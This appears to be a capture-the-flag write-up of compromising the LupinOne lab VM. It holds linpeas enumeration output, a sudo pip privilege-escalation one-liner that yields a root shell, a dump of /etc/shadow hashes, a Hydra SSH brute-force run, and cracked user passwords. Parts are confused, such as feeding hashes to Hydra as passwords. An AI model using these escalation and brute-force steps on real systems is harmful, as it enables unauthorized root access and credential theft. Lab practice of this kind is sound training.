[+] Readable files belonging to root and readable by me but not world readable

[+] Files inside /home/icex64 (limit 20)
total 44
drwxr-xr-x 5 icex64 icex64 4096 Aug 12 22:38 .
drwxr-xr-x 4 root   root   4096 Oct  4  2021 ..
-rw------- 1 icex64 icex64  115 Oct  7  2021 .bash_history
-rw-r--r-- 1 icex64 icex64  220 Oct  4  2021 .bash_logout
-rw-r--r-- 1 icex64 icex64 3526 Oct  4  2021 .bashrc
drwx------ 2 icex64 icex64 4096 Aug 12 22:38 .gnupg
drwxr-xr-x 3 icex64 icex64 4096 Oct  4  2021 .local
-rw-r--r-- 1 icex64 icex64  807 Oct  4  2021 .profile
-rw------- 1 icex64 icex64   12 Oct  4  2021 .python_history
drwx------ 2 icex64 icex64 4096 Oct  4  2021 .ssh
-rw-r--r-- 1 icex64 icex64 2801 Oct  4  2021 user.txt

[+] Files inside others home (limit 20)
/home/arsene/.bash_logout
/home/arsene/note.txt
/home/arsene/.bash_history
/home/arsene/.secret
/home/arsene/.profile
/home/arsene/heist.py
/home/arsene/.bashrc

[+] Looking for installed mail applications

[+] Mails (limit 50)

[+] Backup files?

[+] Looking for tables inside readable .db/.sqlite files (limit 100)

[+] Web files?(output limit)
/var/www/:
total 12K
drwxr-xr-x  3 www-data www-data 4.0K Oct  4  2021 .
drwxr-xr-x 12 root     root     4.0K Oct  4  2021 ..
drwxrwxrwx  5 www-data www-data 4.0K Oct  4  2021 html

/var/www/html:
total 28K
drwxrwxrwx 5 www-data www-data 4.0K Oct  4  2021 .
drwxr-xr-x 3 www-data www-data 4.0K Oct  4  2021 ..

[+] *_history, .sudo_as_admin_successful, profile, bashrc, httpd.conf, .plan, .htpasswd, .git-credentials, .gitconfig, .rhosts, hosts.equiv, Dockerfile, docker-compose.yml
```

```
[+] *_history, .sudo_as_admin_successful, profile, bashrc, httpd.conf, .plan, .htpasswd, .git-credentials,
.gitconfig, .rhosts, hosts.equiv, Dockerfile, docker-compose.yml
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#read-sensitive-data
-rw-r--r-- 1 root root 807 Aug  4  2021 /etc/skel/.profile
-rw-r--r-- 1 root root 3526 Aug  4  2021 /etc/skel/.bashrc
-rw-r--r-- 1 root root 1994 Aug  4  2021 /etc/bash.bashrc
-rw------- 1 icex64 icex64 115 Oct  7  2021 /home/icex64/.bash_history
Looking for possible passwords inside /home/icex64/.bash_history
su root

-rw-r--r-- 1 icex64 icex64 807 Oct  4  2021 /home/icex64/.profile
-rw------- 1 icex64 icex64 12 Oct  4  2021 /home/icex64/.python_history
Looking for possible passwords inside /home/icex64/.python_history

-rw-r--r-- 1 icex64 icex64 3526 Oct  4  2021 /home/icex64/.bashrc
-rw-r--r-- 1 arsene arsene 807 Oct  4  2021 /home/arsene/.profile
-rw-r--r-- 1 arsene arsene 3526 Oct  4  2021 /home/arsene/.bashrc
-rw-r--r-- 1 root root 571 Apr 10  2021 /usr/share/base-files/dot.bashrc
-rw-r--r-- 1 root root 802 Jun 26  2016 /usr/share/doc/adduser/examples/adduser.local.conf.examples/skel/do
t.bashrc
-rw-r--r-- 1 root root 2778 Jun 26  2016 /usr/share/doc/adduser/examples/adduser.local.conf.examples/bash.b
ashrc

[+] All hidden files (not in /sys/ or the ones listed in the previous check) (limit 70)
      952      0 -rw-r--r--   1 root     root            0 Aug 12 20:47 /run/network/.ifstate.lock
   918758      8 -rw-r--r--   1 icex64   icex64       4689 Oct  4  2021 /var/www/html/~secret/.mysecret.txt
  2626208      0 -rw-r--r--   1 root     root            0 Feb 22  2021 /usr/share/dictionaries-common/site
-elisp/.nosearch
  1704004      4 -rw-r--r--   1 root     root          220 Aug  4  2021 /etc/skel/.bash_logout
  1704072      0 -rw-------   1 root     root            0 Oct  4  2021 /etc/.pwd.lock
  2360074      4 -rw-r--r--   1 icex64   icex64        220 Oct  4  2021 /home/icex64/.bash_logout
  2359983      4 -rw-r--r--   1 arsene   arsene        220 Oct  4  2021 /home/arsene/.bash_logout
  2361167      4 -rw-------   1 arsene   arsene         67 Oct  4  2021 /home/arsene/.secret

[+] Readable files inside /tmp, /var/tmp, /var/backups(limit 100)
-rwxr-xr-x 1 icex64 icex64 134168 Aug 12 21:58 /tmp/linpeas.sh
-rw-r--r-- 1 root root 13133 Oct  4  2021 /var/backups/apt.extended_states.0

[+] Interesting writable Files
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
/dev/mqueue
/dev/mqueue/linpeas.txt
/dev/shm
/run/lock
/run/user/1001
/run/user/1001/gnupg
/run/user/1001/systemd
/run/user/1001/systemd/inaccessible
/run/user/1001/systemd/inaccessible/dir
```

```
[+] Interesting writable Files
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
/dev/mqueue
/dev/mqueue/linpeas.txt
/dev/shm
/run/lock
/run/user/1001
/run/user/1001/gnupg
/run/user/1001/systemd
/run/user/1001/systemd/inaccessible
/run/user/1001/systemd/inaccessible/dir
/run/user/1001/systemd/inaccessible/reg
/run/user/1001/systemd/units
/sys/kernel/security/apparmor/.access
/sys/kernel/security/apparmor/.load
/sys/kernel/security/apparmor/.remove
/sys/kernel/security/apparmor/.replace
/sys/kernel/security/tomoyo/self_domain
/tmp
/tmp/.font-unix
/tmp/.ICE-unix
/tmp/linpeas.sh
/tmp/.Test-unix
/tmp/.X11-unix
/tmp/.XIM-unix
/usr/lib/python3.9/webbrowser.py
/var/tmp
/var/www/html
/var/www/html/image
/var/www/html/index.html
/var/www/html/~myfiles
/var/www/html/~myfiles/index.html
/var/www/html/robots.txt
/var/www/html/~secret
/var/www/html/~secret/index.html
/var/www/html/~secret/.mysecret.txt

[+] Searching passwords in config PHP files

[+] Finding IPs inside logs (limit 100)
      8 /var/log/wtmp:192.168.26.4
      8 /var/log/wtmp:192.168.0.169
      7 /var/log/dpkg.log.1:7.43.0.6
      6 /var/log/journal/85dce207516f4f1584e55dcc581fff16/user-1001@9cedf1e3cc9d43dbbb0862161a16d227-000000
0000000e25-0005cd86e6efd0e7.journal:192.168.0.169
      4 /var/log/installer/status:1.2.3.3
      2 /var/log/wtmp:192.168.18.105
      2 /var/log/journal/85dce207516f4f1584e55dcc581fff16/user-1001@9cedf1e3cc9d43dbbb0862161a16d227-000000
0000000e25-0005cd86e6efd0e7.journal:192.168.26.1
```





Now we use pip command for the access of user now we go to the root we cannot directly access the root without password now when we apply pip command which to access the root without password.

```
icex64@LupinOne:/tmp$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
```

```
icex64@LupinOne:/tmp$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/tmp$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
```

```
arsene@LupinOne:/tmp$ TF=$(mktemp -d)
arsene@LupinOne:/tmp$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $T
F/setup.py
arsene@LupinOne:/tmp$ sudo pip install $TF
Processing ./tmp.D9GICKNFlm
# id
uid=0(root) gid=0(root) groups=0(root)
# ls
setup.py
# cd /root
# ls
root.txt
# cat root.txt
```

```
# ls
setup.py
# cd /root
# ls
root.txt
# cat root.txt
```

```
3mp!r3{congratulations_you_manage_to_pwn_the_lupin1_box}
See you on the next heist.
#
```

This is the root we finally access after this whole procedure.

```
# who
icex64   pts/0        2023-08-12 21:34 (192.168.18.105)
icex64   pts/1        2023-08-12 21:54 (192.168.18.105)
icex64   pts/2        2023-08-12 22:30 (192.168.18.76)
# cut -d : -f 1 /etc/passwd | sort
_apt
arsene
backup
bin
daemon
games
gnats
icex64
irc
list
lp
mail
man
messagebus
news
nobody
proxy
root
sshd
sync
sys
systemd-coredump
systemd-network
systemd-resolve
systemd-timesync
uucp
www-data
```

Conduct password audit for all users, you can use any of the following Hydra

Hydra, also known as THC-Hydra, is a popular and versatile online password cracking tool used by cybersecurity professionals and penetration testers to test the strength of passwords and perform brute-force attacks on various online services and protocols. It's an effective tool for assessing the security of systems and identifying weak or easily guessable passwords.

Here's a more detailed explanation of Hydra:

1. **Purpose:**

Hydra is designed to automate the process of trying different combinations of usernames and passwords (or passwords only) to gain unauthorized access to systems, services, or applications. It's commonly used to test the strength of passwords and identify vulnerabilities in systems.

2. **Supported Protocols:**

Hydra supports a wide range of network protocols and services, making it a versatile tool for performing brute-force attacks against various platforms. Some of the supported protocols include SSH, FTP, HTTP, Telnet, SMB, RDP, VNC, and more.

3. **Brute-Force Attacks:**

The main attack method used by Hydra is brute-forcing, where it systematically tries all possible combinations of passwords until the correct one is found. This approach can be time-consuming and resource-intensive, especially for complex passwords or services with rate limiting.

4. **Dictionary Attacks:**

Hydra can also perform dictionary attacks, where it uses a predefined list of commonly used passwords (a "dictionary") to attempt to log in. Dictionary attacks are faster than brute-forcing but rely on the presence of weak or commonly used passwords in the dictionary.

5. **Parallel Attacks:**

One of Hydra's strengths is its ability to perform parallel attacks, meaning it can attempt multiple login attempts simultaneously. This helps speed up the process and maximize the chances of success.

6. **Customization:**

Hydra allows users to customize attack parameters, such as specifying the username list, password list, target IP or hostname, and even the delay between each attempt. This flexibility makes it suitable for a wide range of scenarios.

7. **Progress Tracking:**

Hydra provides real-time feedback during the attack, displaying the progress and showing the current username and password being tested. This can be helpful to track the attack's status.

8. **Ethical Use:**

It's important to note that Hydra and similar tools should only be used for ethical purposes, such as penetration testing with proper authorization. Unauthorized use of such tools to gain unauthorized access to systems is illegal and unethical.

9. **Alternatives:**

While Hydra is a popular tool, there are other similar tools available, such as Medusa, Ncrack, and Crowbar, each with its own set of features and supported protocols.

First scan with nmap to discover taget ip:

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -sC 192.168.18.140
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-12 23:56 EDT
Nmap scan report for 192.168.18.140
Host is up (0.00023s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 edead9d3af199c8e4e0f31dbf25d1279 (RSA)
|   256 bf9fa993c58721a36b6f9ee68761f519 (ECDSA)
|_  256 ac18eccc35c051f56f4774c30195b40f (ED25519)
80/tcp open  http    Apache httpd 2.4.48 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.48 (Debian)
| http-robots.txt: 1 disallowed entry
|_/~myfiles
MAC Address: 00:0C:29:A4:1D:57 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.05 seconds
```

Before we see how I enter in the roots of lopinone vm machine now we performs followings things to get user passwords and user name

- **/etc/passwd:** for user accounts
- **/etc/shadow:** for user passwords that where presents in hard form

```
# cat /etc/shadow | cut -d: -f1,2 > hashes.txt
# ls
adduser.conf            e2scrub.conf     ld.so.conf      opt             shadow-
adjtime                 emacs            ld.so.conf.d    os-release      shells
alternatives            environment      libaudit.conf   pam.conf        skel
analog.cfg              ethertypes       lighttpd        pam.d           ssh
apache2                 fonts            locale.alias    passwd          ssl
apparmor                fstab            locale.gen      passwd-         subgid
apparmor.d              fuse.conf        localtime       perl            subgid-
apt                     gai.conf         logcheck        profile         subuid
bash.bashrc             groff            login.defs      profile.d       subuid-
bash_completion         group            logrotate.conf  protocols       sudo.conf
bindresvport.blacklist  group-           logrotate.d     python3         sudoers
binfmt.d                grub.d           machine-id      python3.9       sudoers.d
ca-certificates         gshadow          magic           rc0.d           sudo_logsrvd.conf
ca-certificates.conf    gshadow-         magic.mime      rc1.d           sv
console-setup           gss              mailcap         rc2.d           sysctl.conf
cron.d                  hashes.txt       mailcap.order   rc3.d           sysctl.d
cron.daily              host.conf        manpath.config  rc4.d           systemd
cron.hourly             hostname         mime.types      rc5.d           terminfo
cron.monthly            hosts            mke2fs.conf     rc6.d           timezone
crontab                 hosts.allow      modprobe.d      rcS.d           tmpfiles.d
cron.weekly             hosts.deny       modules         reportbug.conf  ucf.conf
dbus-1                  init.d           modules-load.d  resolv.conf     udev
debconf.conf            initramfs-tools  motd            rmt             ufw
debian_version          inputrc          motd.save       rpc             update-motd.d
default                 iproute2         mtab            rsyslog.conf    vim
deluser.conf            issue            nanorc          rsyslog.d       vmware-tools
dhcp                    issue.net        netconfig       runit           wgetrc
dictionaries-common     kernel           network         security        X11
discover.conf.d         kernel-img.conf  networks        selinux         xattr.conf
```

Users wuth their password hashform:

```
# cat hashes.txt
root:$y$j9T$VhmwELEHKNcyLk4lpnkSz.$C5/zPGeKiKLx0xm5ovehkXO/M3kMP2mebsPjjq8LSvD
daemon:*
bin:*
sys:*
sync:*
games:*
man:*
lp:*
mail:*
news:*
uucp:*
proxy:*
www-data:*
backup:*
list:*
irc:*
gnats:*
nobody:*
_apt:*
systemd-timesync:*
systemd-network:*
systemd-resolve:*
messagebus:*
sshd:*
arsene:$y$j9T$gQc5hn21Z61HAMvXEAW67/$.Pbh2QLRi0wm/eD0DjSvVCcv04QnrFVhU75BtYRLED5
systemd-coredump:!*
icex64:$y$j9T$Q6btmipGCfpKncMhdsz45.$O0×CMB1kUwgMTo6xnVrLZZTt1kc.fIo.J4WipiU26V9
#
```

Hydra ssh://192.168.18.140 –L users.txt –P hashes.txt –v

- **hydra:** This is the command to execute the Hydra tool.
- **ssh://192.168.18.140:** This specifies the target for the attack. In this case, you're targeting an SSH server at the IP address 192.168.18.140. The ssh:// prefix indicates the protocol you're targeting.
- **-L users.txt:** The -L option specifies the path to a file containing a list of usernames to be used for the attack. In this case, users.txt is the file containing the list of usernames.
- **-P hashes.txt:** The -P option specifies the path to a file containing a list of password hashes or passwords to be used for the attack. In this case, hashes.txt is the file containing the list of password hashes.
- -v: The -v option increases the verbosity of the output. This means that Hydra will provide more detailed information about the progress of the attack, such as showing each attempt being made.


So, the command you provided is attempting a brute-force attack against an SSH server located at the IP address 192.168.18.140. It uses a list of usernames from the users.txt file and a list of password hashes (or passwords) from the hashes.txt file. The -v option increases the verbosity of the output, allowing you to see the details of each attempt as Hydra progresses through the attack.

```
┌──(root㉿kali)-[/home/kali/hydra]
└─# hydra ssh://192.168.18.140:22 -L users.txt -P hashes.txt -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
ce organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anywa
y).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-08-13 03:35:21
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the
tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1512 login tries (l:27/p:56), ~95 tries per task
[DATA] attacking ssh://192.168.18.140:22/
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "root:!" - 1 of 1512 [child 0] (0/0)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "daemon:*" - 2 of 1512 [child 1] (0/0)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "bin:*" - 3 of 1512 [child 2] (0/0)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "sys:*" - 4 of 1512 [child 3] (0/0)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "sync:*" - 5 of 1512 [child 4] (0/0)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "games:*" - 6 of 1512 [child 5] (0/0)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "man:*" - 7 of 1512 [child 6] (0/0)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "lp:*" - 8 of 1512 [child 7] (0/0)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "mail:*" - 9 of 1512 [child 8] (0/0)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "news:*" - 10 of 1512 [child 9] (0/0)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "uucp:*" - 11 of 1512 [child 10] (0/0)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "proxy:*" - 12 of 1512 [child 11] (0/0)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "www-data:*" - 13 of 1512 [child 12] (0/0)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "backup:*" - 14 of 1512 [child 13] (0/0)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "list:*" - 15 of 1512 [child 14] (0/0)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "irc:*" - 16 of 1512 [child 15] (0/0)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "_apt:*" - 17 of 1513 [child 8] (0/1)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "nobody:*" - 18 of 1513 [child 11] (0/1)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "systemd-network:!*" - 19 of 1513 [child 10] (0/
1)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "mysql:!" - 20 of 1513 [child 12] (0/1)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "tss:!" - 21 of 1513 [child 1] (0/1)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "strongswan:!" - 22 of 1513 [child 6] (0/1)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "systemd-timesync:!*" - 23 of 1513 [child 13] (0
/1)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "redsocks:!" - 24 of 1513 [child 0] (0/1)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "rwhod:!" - 25 of 1513 [child 3] (0/1)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "iodine:!" - 26 of 1513 [child 14] (0/1)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "messagebus:!" - 27 of 1513 [child 4] (0/1)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "miredo:!" - 28 of 1513 [child 9] (0/1)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "redis:!" - 29 of 1513 [child 2] (0/1)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "usbmux:!" - 30 of 1513 [child 7] (0/1)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "mosquitto:!" - 31 of 1513 [child 5] (0/1)

[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "tcpdump:!" - 32 of 1513 [child 8] (0/1)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "sshd:!" - 33 of 1513 [child 11] (0/1)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "_rpc:!" - 34 of 1513 [child 10] (0/1)
```

This is all users with there permissions:

```
File  Actions  Edit  View  Help
  GNU nano 5.4                                    passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
arsene:x:1000:1000:arsene,,,:/home/arsene:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
icex64:x:1001:1001:,,,:/home/icex64:/bin/bash
```


Then we go /etc/passwd in lopinone VM through terminal we we get all the users list




This given list is credentionals that we get through hydra and hashcat:

LopinOne VM user Credentials	
Users	Password
root	root
arsene	@345#
icex64	&564#


Arsene : @345#



Icex64: &564#



Root: root



GETTING PASSWORDS THROUGH HASHCAT

Hashcat is a powerful open-source password recovery and hash-cracking tool that is widely used by cybersecurity professionals, penetration testers, and researchers to perform various types of cryptographic attacks. It specializes in cracking password hashes and recovering lost or forgotten passwords by leveraging the processing power of modern GPUs (Graphics Processing Units) and CPUs (Central Processing Units).

Here's an explanation of Hashcat's key features and functionalities:

1. **Hash Cracking:**

Hashcat is primarily designed to crack password hashes. It supports a wide variety of hash algorithms, including common ones like MD5, SHA-1, SHA-256, and more modern and secure ones like bcrypt and Argon2. It can handle different hash formats, such as raw hashes, shadow files, and other commonly used formats.

2. **Password Recovery:**

can recover passwords from password hashes through several methods, including dictionary attacks, brute-force attacks, rule-based attacks, and hybrid attacks. It uses wordlists (dictionaries) of potential passwords and applies various strategies to try to match the hash.

3. **GPU Acceleration:**

One of Hashcat's significant advantages is its support for GPU acceleration. It can utilize the computational power of modern graphics cards to perform hash cracking tasks significantly faster than traditional CPU-based approaches. This makes Hashcat particularly efficient for large-scale cracking projects.

4**. CPU Support:**

In addition to GPU acceleration, Hashcat also supports CPU-based cracking. While not as fast as GPU cracking for certain tasks, it still provides the flexibility to work on systems without powerful GPUs.

5. **Wordlist and Rule-Based Attacks:**

Hashcat supports dictionary attacks, where it systematically tries every password from a given wordlist. It also allows for rule-based attacks, where transformation rules are applied to the words in the wordlist to generate variations, such as adding numbers or capital letters.

6. **Masks and Custom Attacks:**

Hashcat allows users to create custom attack modes using masks. A mask defines a set of characters and their positions in a password pattern. This is useful for situations where the format of the password is known, but not the actual value.

7. **Performance Optimization:**

Hashcat provides various options for optimizing the cracking process, including work distribution across multiple GPUs, using rules to manipulate the wordlist, and setting attack modes that take advantage of patterns in passwords.

8. **Community and Documentation:**

Hashcat has a strong community of users and developers, and it's well-documented with tutorials, examples, and guidelines for proper usage. The official website and community forums provide valuable resources for users at all levels of expertise.

9. **Ethical Use:**

Hashcat, like other password cracking tools, should be used responsibly and ethically. It's intended for legitimate security testing, password recovery, and research. Unauthorized use for malicious purposes is illegal and unethical.

```
┌──(root㉿kali)-[/home/kali/hashcat]
└─# echo -n root | md5sum |tr -d "-">>hashes

┌──(root㉿kali)-[/home/kali/hashcat]
└─# ls
a.txt  hashes  pass2.txt  pass3.txt  pass.txt
```

Password in hash get from root of lopinone

